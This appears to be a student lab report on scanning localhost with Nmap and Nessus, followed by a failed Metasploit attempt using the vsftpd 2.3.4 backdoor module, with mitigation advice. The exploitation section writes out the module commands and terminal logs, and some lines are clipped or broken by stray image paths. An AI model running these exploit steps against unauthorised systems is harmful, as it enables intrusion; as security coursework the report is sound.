1. Introduction

This report documents the results of network scanning, enumeration, and basic exploitation testing performed using Nmap, Nessus Essentials, and the Metasploit Framework. The objective was to identify open ports, running services, and potential vulnerabilities, followed by an ethical exploitation attempt in a controlled lab environment. The findings include raw scan results, service enumeration, vulnerability assessment, exploitation attempts, and recommendations for mitigation.

---

2. Port Scanning Analysis

2.1 TCP SYN Scan (`nmap -sS -p- -v localhost`)

- **Scan Type: SYN Stealth Scan (TCP)**
- **Results:**
  - **All 65,535 ports were scanned.**
  - **No open TCP ports detected (all in a closed/reset state).**
  - **Implication: No services were actively listening on TCP ports, or a firewall blocked the connections.**

2.2 UDP Scan (`nmap -sU -p- -v localhost`)

- **Scan Type: UDP Scan**
- **Results:**
  - **Port 123/UDP (NTP) was found open.**
  - **All other 65,534 ports were closed or unreachable.**
  - **Implication: The system is running an NTP service, which may be vulnerable to attacks like NTP amplification.**

2.3 Service Version Scan (`nmap -sV -p- -v localhost`)

- **Scan Type: Service Version Detection**
- **Results:**
  - **No open TCP services detected.**
  - **Nmap attempted service detection but did not identify any running services.**
  - **Implication: Either no services were running on common TCP ports, or security controls prevented service detection.**

---

3. Vulnerability Scanning (Nessus Essentials)

3.1 Key Findings from Nessus Scan

- **Open Ports Identified:**
  - **Port 67/UDP (DHCP Server Detection) - Low Risk**
  - **Port 80/TCP (HTTP Service) - No risk reported**
  - **Port 123/UDP (NTP Server Detection) - No risk reported**
  - **Port 5400/TCP (Unspecified Service) - No risk reported**
- **Potential Security Risks:**
  - **NTP Server (Port 123/UDP): May be vulnerable to NTP reflection or amplification attacks.**
  - **DHCP Server (Port 67/UDP): Exposure may allow attackers to gather network configuration details.**
  - **Traceroute Information Leak: Could be used for network reconnaissance.**
  - **Open HTTP Port (80/TCP): If improperly configured, may expose sensitive information.**

---

4. Correlation of Nessus and Nmap Findings

Port	Protocol	Service Detected by Nmap	Service Identified by Nessus	Risk Level
67	UDP	Not detected	DHCP Server Detected	Low
80	TCP	Not detected	HTTP Service Detected	None
123	UDP	Open (NTP)	NTP Service Detected	None
5400	TCP	Not detected	Open Port Found by Nessus	None

Discrepancies and Possible Explanations

- **Nmap and Nessus both confirm an NTP service running on UDP port 123.**
- **Nessus identified ports 67 (DHCP), 80 (HTTP), and 5400 (TCP) as open, but they were not detected as open by Nmap.**
- **Possible reasons for discrepancies:**
  - **Nmap may not have had privileges to scan certain ports.**
  - **Nessus performs deeper protocol-based service detection.**

    - A firewall may have blocked Nmap's scanning attempts.

---

5. Exploitation Attempt Using Metasploit

5.1 Target Verification and Scope Definition

- Target Identified: `10.138.16.156`
- Vulnerable Service: VSFTPD v2.3.4 (Backdoor Command Execution)
- Exploit Module Used: `exploit/unix/ftp/vsftpd_234_backdoor`

5.2 Exploitation Steps

1. Search for the vulnerable service in Metasploit:
   search vsftpd
    - Discovered two modules:
        - `auxiliary/dos/ftp/vsftpd_232` (Denial of Service)
        - `exploit/unix/ftp/vsftpd_234_backdoor` (Backdoor Command Execution)
2. Select the exploit module:
   use exploit/unix/ftp/vsftpd_234_backdoor

Configure the target settings:
set RHOST 10.138.16.156

3. set RPORT 21
4. Execute the exploit:
   exploit
    - Result: Exploit failed with `Rex::ConnectionRefused`, indicating that the service is not accessible.
    - Implication: Either the target service is down, patched, or firewalled.

5.3 Lessons Learned

- Proper target verification is crucial before exploitation.
- Firewalls and system patches can prevent exploitation.
- Always follow ethical guidelines when performing penetration testing.

---

6. Verification and False Positive Analysis

- Validate Nessus findings using manual testing (`netstat` or `ss` commands).
- Check firewall rules to confirm whether certain ports are being blocked.
- Re-run scans with different configurations to verify discrepancies.

---


7. Recommendations and Mitigation Strategies

1. Restrict Unnecessary UDP Services:
   - Disable or secure the NTP service if not needed.
   - Block public access to the DHCP server unless required.
2. Close Unused Ports:
   - Implement firewall rules to allow only necessary services.
3. Secure FTP Service (If Running):
   - Ensure FTP services are updated and do not use vulnerable versions like VSFTPD 2.3.4.
4. Limit Traceroute Exposure:
   - Apply firewall rules to prevent unauthorized ICMP or UDP traceroutes.


---

8. Conclusion


This report outlines the network scanning, enumeration, and basic exploitation testing performed in a controlled lab environment. While no successful exploitation was achieved, the process highlighted the importance of proper scanning, verification, and ethical considerations in penetration testing.




```
etasploit Documentation: https://docs.metasploit.com/

msf](Jobs:0 Agents:0) >> search vsftpd

atching Modules
===============

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


nteract with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf](Jobs:0 Agents:0) >>
```



```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.138.16.156    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                       g-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```



```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

[msf](Jobs:0 Agents:0) >> use e
Display all 2449 possibilities? (y or n)
[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> ifconfig
[*] exec: ifconfig

enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.138.16.156  netmask 255.255.255.0  broadcast 10.138.16.255
        inet6 fe80::c1cd:4efa:8ad:a6f9  prefixlen 64  scopeid 0x20<link>
        ether 6a:bd:45:d1:80:7c  txqueuelen 1000  (Ethernet)
        RX packets 48677  bytes 6859520 (6.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5026  bytes 223014 (217.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1050545  bytes 49766422 (47.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1050545  bytes 49766422 (47.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOST 10.138.16.156
RHOST => 10.138.16.156
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RPORT 21
RPORT => 21
```



```
   ----  ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.138.16.156   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                      g-metasploit.html
   RPORT    21              yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit

[-] 10.138.16.156:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote ho
.
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```